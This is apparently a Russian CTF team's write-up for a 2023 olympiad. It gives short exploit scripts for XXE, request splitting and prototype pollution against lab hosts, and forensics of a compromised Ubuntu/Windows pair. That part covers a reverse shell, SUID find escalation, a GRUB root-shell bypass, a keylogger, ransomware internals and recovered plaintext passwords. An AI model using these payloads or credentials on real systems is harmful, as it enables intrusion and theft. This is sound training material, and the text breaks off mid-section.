Отчет NightmareFuel

> 🏆 **НТО Информационная Безопасность 2023**

> 😎 **В главных ролях:** *Газизуллин Даниил, Андуков Алмаз, Тимофеев Никита, Иванов Лев*

💥 Часть 1: Наступательная кибербезопасность

🌐 Web-1

> Метод решения: **XML External Entity**. Можно изменить представление входных данных на XML, подогнав структуру под изначальный JSON, внедрив в это представление полезную нагрузку для атаки XXE.

```
socket.addEventListener('message', (event) => {
    console.log(JSON.parse(decrypt(JSON.parse(event.data).data)).data);
});

socket.send(JSON.stringify(encrypted({
    format: 'xml',
    data: '<?xml version="1.0"?><!DOCTYPE data [<!ENTITY test SYSTEM \'file:///flag.txt\'>]><data>&test;<countries></
countries><resttype>1</resttype><startdate></startdate><enddate></enddate></data>'
})));
```

🏁 Flag: `nto{w3bs0ck3ts_plu5_xx3_1s_l0v3}`

🌐 Web-2:

> Метод решения: **HTTP Request Smuggling**. Можно произвести атаку HRS (HTTP Request Splitting), используя поле username, которое без должной фильтрации подставляется в заголовок запроса Cookie. Добившись ошибки валидатора переносов строк (должны быть CRLF, передаем только CR), получаем сообщение о ней вместе с флагом, который находится дальше

```
import requests as r

print(r.post("http://10.10.10.10:3002/register", data={
    "username": "\r",
    "password": " ",
}).text)
```

🏁 `NTO{request_smuggling_917a34072663f9c8beea3b45e8f129c5}`

🌐 Web-3

> Метод решения: **Prototype Pollution**. Нужный нам гаджет находится в библиотеке `passport.js`. (github) Опция `userProperty` в объекте config отвечает за то, в какое поле объекта `req` `passport` записывает объект с юзером. По умолчанию она равна `“user”`, однако с помощью prototype pollution мы можем переписать её стандартное значение на `“isLocalRequest”`, тем самым сделав `req.isLocalRequest == true` вне зависимости от IP, с которого был послан запрос (т.к. middleware passport’a в цепочке выполняется после middleware, задающего `isLocalRequest`, но перед middleware, *проверяющего* на `req.isLocalRequest`). Значит, выполнив запрос на эндпоинт `/pollute/userProperty/isLocalRequest` и войдя под любым юзернеймом, мы сможем обойти проверку на IP и получить доступ к `/admin/flag`.

```
import requests as r

with r.Session() as s:
    s.get("http://10.10.10.10:3000/pollute/userProperty/isLocalRequest")
    s.get("http://10.10.10.10:3000/auth?username=haha")
    res = s.get("http://10.10.10.10:3000/admin/flag")
    print(res.text)
```

🏁 `nto{pr0t0typ3_pollut10n_g4dged5_f56acc00f5eb803de88496b}`

🔑 Crypto-1

> Метод решения: **Словарь символов**. Символы текста кодируются однозначно и поочередно. Поэтому можно построить словарь для всех доступных ASCII символов, затем сопоставить полученные шифротексты с зашифрованным флагом и получить исходный код.

```
...

flag = [277, 92, 775, 480, 160, 92, 31, 586, 277, 801, 355, 489, 801, 31, 62, 926, 725, 489, 160, 92, 31, 586, 277, 801,
        355, 489, 1281, 62, 801, 489, 1175, 277, 453, 489, 453, 348, 725, 31, 348, 864, 864, 348, 453, 489, 737, 288,
        453, 489, 889, 804, 96, 489, 801, 721, 775, 926, 1281, 631]
```

```
abc = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789_{}"
hashed = DihedralCrypto(1337).hash(abc)

for key in flag:
    for i in range(len(abc)):
        if hashed[i] == key:
            print(abc[i], end="")
```

🏁 Flag: `nto{5tr4ng3_gr0up_5tr4ng3_l0g_and_depressed_kid_zxc_ghoul}`

🔑 Crypto-2

> Метод решения: **Brute-Force**. Если число, полученное с сервера меньше, чем половина модуля, значит этот бит точно равен единице, т.к `randint(n // 2, n)`. Если после `ATTEMPTS` попыток ни разу не удалось получить такой ответ, значит этот бит *скорее всего* равен 0


```
from Crypto.Util.number import long_to_bytes
import requests

flag, bit, ATTEMPTS, MODULUS = "", 0, 100, 91689570370123#...

for bit in range(200):
    for _ in range(ATTEMPTS):
        response = requests.get(f"http://10.10.10.10:1177/guess_bit?bit={bit}").json()
        if "guess" not in response:
            print(long_to_bytes(int(flag, 2)))
            exit(0)

        if response["guess"] < MODULUS // 2:
            flag += "1"
            break
    else:
        flag += "0"
```

🏁 Flag: `nto{0h_n0_t1m1ng}`

🔃 Reverse-1

> Заметив инструкцию INT (`CD 15`) в дизассемблере (отвечает за сон [прерывание]), подменим биты через редактор HEX на пустую инструкцию (`17 01`) и запустим файл через `dosbox`

```
1000:0061 89 0e 56 00     MOV       word ptr [LAB_1000_00
1000:0065 8b 0e 54 00     MOV       CX,word ptr [LAB_1000_
1000:0069 ba 00 00        MOV       DX,0x0
1000:006c b4 86           MOV       AH,0x86
1000:006e cd 15           INT       0x15
1000:0070 d1 c1           ROL       CX,0x1
1000:0072 89 0e 54 00     MOV       word ptr [LAB_1000_00
1000:0076 8b              ??        8Bh
```



```
1000:0065 8b 0e 54 00     MOV       CX,word ptr [LAB_1000_0052+2]
1000:0069 ba 00 00        MOV       DX,0x0
1000:006c b4 01           MOV       AH,0x1
1000:006e cd 17           INT       0x17
1000:0070 d1 c1           ROL       CX,0x1
1000:0072 89 0e 54 00     MOV       word ptr [LAB_1000_0052+2],CX
1000:0076 8b              ??        8Bh
```

🏁 `nto{h3ll0_n3w_5ch00l_fr0m_0ld!!}`

🕵️ Часть 2: Расследование инцидента


🐧 Машина №1. Ubuntu

Предисловие: Как попасть на машину?

Заходим в GRUB меню (при включении машины зажать клавишу Enter), нажимаем `e`, меняем `ro quite splash ...` на `rw init=/bin/bash`. При запуске в root-shell пишем `mount -no remount,rw /`, затем `passwd sergey` и вводим новый пароль для пользователя. Можно так же сменить пароль для root.


Как злоумышленник попал на машину?

Пользователем был скачан зараженный файл `minecraft.jar`, который он (либо человек с физическим доступом к машине, например, его сын), судя по `.bash_history`, запустил (строка `java -jar minecraft.jar`). В файле был найден вредоносный код, открывающий реверс-шелл на IP `192.168.126.129`, порт `4444` от лица пользователя `sergey` дающий доступ к исполняемому файлу `/usr/bin/bash`, который дал злоумышленнику доступ к выполнению команд от лица пользователя, а также “входное окно” для дальнейшей эскалации и атак.



Как повысил свои права?


В первую очередь атакующий запустил программу сканирования уязвимостей `linpeas` (файл `/home/sergey/Downloads/linpeas.sh`). По `.bash_history` можно понять, что на файле `/usr/bin/find` стоял бит SUID, который позволяет с легкостью эскалировать привелегии (`find something -exec /bin/bash`, например). Вероятнее всего, вектор атаки проходил именно через этот файл.



Как злоумышленник узнал пароль от `passwords.kdbx`?

Ответ: Из файла `/var/log/logkeys.log`

При анализе ранее найденного файла `/var/log/logkeys.log` было обнаружено, что в нем содержится пароль от KeePass2 базы данных. `cat ~/.recent_files` показывает, что единственный файл, с которым пользователь взаимодействовал недавно - `/home/sergey/passwords.kdbx`. Переписав пароль из формата хранения кей-логгера в привычный (`1_D0N7_N0W_WHY_N07_M4Y83_345Y`), мы убедились в том, что он подходит к базе данных (`keepass /home/sergey/passwords.kdbx` → Ввели пароль, тем самым расшифровав базу данных). По такому же пути этот пароль узнал и злоумышленник — через файл журналов кей-логгера.




Куда `logkeys` пишет логи ?


Ответ: `/var/log/logkeys.log`


При рутинном анализе файлов журналов с целью выяснить время и способ попадания злоумышленника на машину был выявлен нестандартный файл в директории `/var/log`. При дальнейшем анализе выяснилось, что файл был создан кей-логгером https://github.com/kernc/logkeys. Это было сделано путем поиска файлов в корне по содержимому: `grep -rn "logkeys" / 2>/dev/null`. Также, всю эту информацию можно было получить из журналов последних действий (`.bash_history`), где встречалась строка `cat /var/log/logkeys.log`.


Смотрим историю. Видим команды `cd Downloads/build/src`, `./logkeys`. Тем самым убеждаемся, что запускался именно файл по пути `~/Downloads/build/src/logkeys`. Сравним даты изменения файлов `/var/log/logkeys.log` и исполняемого `logkeys`. По датам (`ls -laht logkeys`, `ls -laht /var/log/logkeys.log`) видно, что файл лога изменялся после файла logkeys, а значит, именно он писал в этот лог.

Запускаем файл `logkeys`, видим справку со ссылкой на репозиторий и версию (0.2.0). Зайдя по этому тегу на github видим, что при запуске без аргумента -o (как в нашем случае), стандартный путь для записи логов - `/var/log/logkeys.log`










Пароль от чего лежит в `passwords.kdbx`?

Ответ: Windows RDP


Открыв файл `/home/sergey/passwords.kdbx` при помощи команды `keepass2 /home/sergey/passwords.kdbx` и введя ранее найденный пароль, мы выяснили, что база данных содержит ключ от `windows_rdp`: `Administrator` / `SecretP@ss0rdMayby_0rNot&`. Это пароль для подключения к *какой-то* машине, работающей на Windows, через удаленный рабочий стол (Remote Desktop Protocol).



🔍 Приложение: Криптор

В директории `/home/sergey/Downloads` был найден исполняемый файл `VTropia.exe`. При обратном анализе выяснилось, что это шифровальщик данных. Если бы машина работала на Windows, произошло бы следующее:

- Файлы зашифровались
- На рабочем столе появился бы файл `info.txt` со следующим содержимым: `Sad to say, but all your files have been encrypted!\n\nBut don't cry, there's the way to recover them - pay 500$ in BTC to this wallet:\n3J98t1WpEZ73CNmQviecrnyiWrnqRhWNLy\n\nYou have 24 hours. After them your files will stay unaccessible for next eternity.`




```
from base64 import b64decode

IP = b"NiA3XjonOFogOlYaPBAhXT8eJhwxHVoaNlpZBTQFI10VXi8/DS01NDEQOhU="
Message = b"AlojBRAnJxolCyEFABsYCjwnOlwaMykDNisrRjVbMxcQKC8cDgQ5FywPBwUBJDkLChk5HDYBKx81BSsXPDc3XDYUPgUmLx8uARE9CwkzV
gUeWzgUDlsvWxUsN1wNBDkUPxsLFywBPgMJJy1DDTACFDMvXQk6AiMGDnA1AQYhLV0EDjoYGjdfFzcvL0YeLDAZFCwkCw0UWwo0JD0pLAE+Gho8PR81MC
QUM1ojHTsoI1wjJAAXNiIEWQENKjQwMTkRGhInNwMFVDw9AhkANXAlGAAfAzUGJFkUBhkHKAADEUYUDxU0O1wgCw0EKV8/Gy4UKwouAzFHOQk3EV0UBj
8/XgM3PAsIBAcBBxstWAd6OhUaMzUANi8/CR4gAR47KAILD3A9BQAbLVwHJCoGCkY5CjdaBRo1LzAJAwJMFSUEWgEAAD4KPxE+ADAZWgAwIAIG"

k = b"WhenYoullComeHomeIllStopThis" * 1000

def decode(s):
    return b64decode("".join(chr(a ^ b) for a, b in zip(b64decode(s), k)))


print(decode(IP))
print(decode(Message))
```


🪟 Машина №2. Windows

Предисловие: Как попасть на машину?

В прошлой машине мы нашли базу данных паролей `passwords.kdbx`. В ней содержится пароль от администратора.


Как злоумышленник нашел учетные данные от Web-сервиса?

После расшифровки файлов из директории `C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default` при помощи ранее написанной программы, заменив файлы на расшифрованные и запустив Chrome, в настройках были найдены учетные данные от веб-сервиса.




Как произошла доставка вредоносного ПО?


Подключившись по RPD злоумышленник загрузил файл Doom.exe



После запуска файла Doom.exe на компьютере открылся бэкдрор (njrat). После чего на компьютер загрузился файл VTropia.exe, который зашифровал файлы и удалился.



данный журнал активностей можно получить по пути `C:\Users\Administrator\AppData\Local\ConnectedDevicesPlatform\L.Administrator`



Какой пароль от Ransomware?

Получаем ключ и IV из дебаггера `dnSpy` (`VTropia.exe`). Пишем расшифровщик Dijndael шифра на Python, подставляя нужные ключи и режим. Файл `Important.txt.txt.p4blm` после расшифровки содержит в себе `CSh4RpR@n50mWar3z4ReSti11Us3fUl`.

Ключ от зашифрованных файлов: `4FEE20FFA3D23DEDDB909B0D49B5BBA5DA5C0738335E8615C86DE4B38B0166D4` (hex)


Вектор инициализации для расшифровки: `B31D5E98D1BAEE97CBA4D0A0D01E1B53` (hex)


`Config.User`: `NTI-User`


`Utils.CalculateKey()` → `084b988baa7c8d98cda90c5fe603c560`


`Utils.EncryptFile()` → `6DF3F9585118CDD185E64E67B6C27840FC3D5EB427BB18FF652BDCEBBEAEE8D2`

`Utils.AES_Encrypt()` → `4FEE20FFA3D23DEDDB909B0D49B5BBA5DA5C0738335E8615C86DE4B38B0166D4` / `B31D5E98D1BAEE97CBA4D0A0D01E1B53`




result = "d7d129356554062f0311ee22d59ea9eb";
return result;
// Token: 0x0600000F RID: 15 RVA: 0x00002C08 File Offset: 0x00000E08
public static void LeaveMessage()
File.WriteAllText("C:\\Users\\" + Environment.UserName + "\\Desktop\\info.txt",
Config.Message);
// Token: 0x06000010 RID: 16 RVA: 0x00002C28 File Offset: 0x00000E28
public static bool CheckUser()
100 %
Локальные переменные
Значение
Тип
"084b988baa7c8d98cda90c5fe603c560"
string


public static byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
byte[] result = null;
byte[] salt = new byte[]
100 %
Локальные переменные
Наименование
Значение
bytesToBeEncrypted
{byte[0x0001FAD1]}
passwordBytes
{byte[0x00000020]}
[0]
0x6D
[1]
0xF3
[2]
0xF9
[3]
0x58
[4]
0x51




```
import os
import py3rijndael


for file in os.scandir("dec"):
    with open(file.path, "rb") as f:
        d = f.read()

    key = bytearray.fromhex("4FEE20FFA3D23DEDDB909B0D49B5BBA5DA5C0738335E8615C86DE4B38B0166D4")
    iv = bytearray.fromhex("B31D5E98D1BAEE97CBA4D0A0D01E1B53")

    r = py3rijndael.RijndaelCbc(key, iv, py3rijndael.paddings.ZeroPadding(128 // 8))
    with open(file.path, "wb") as f:
        f.write(r.decrypt(d))
```

Какие процессы в системе являются вредоносными?

Загрузив `Doom.exe` на бесплатный инструмент проверки файлов на наличие ВПО, можем

```
1108 - %USERPROFILE%\AppData\Roaming\Host Process for Windows Tasks.exe
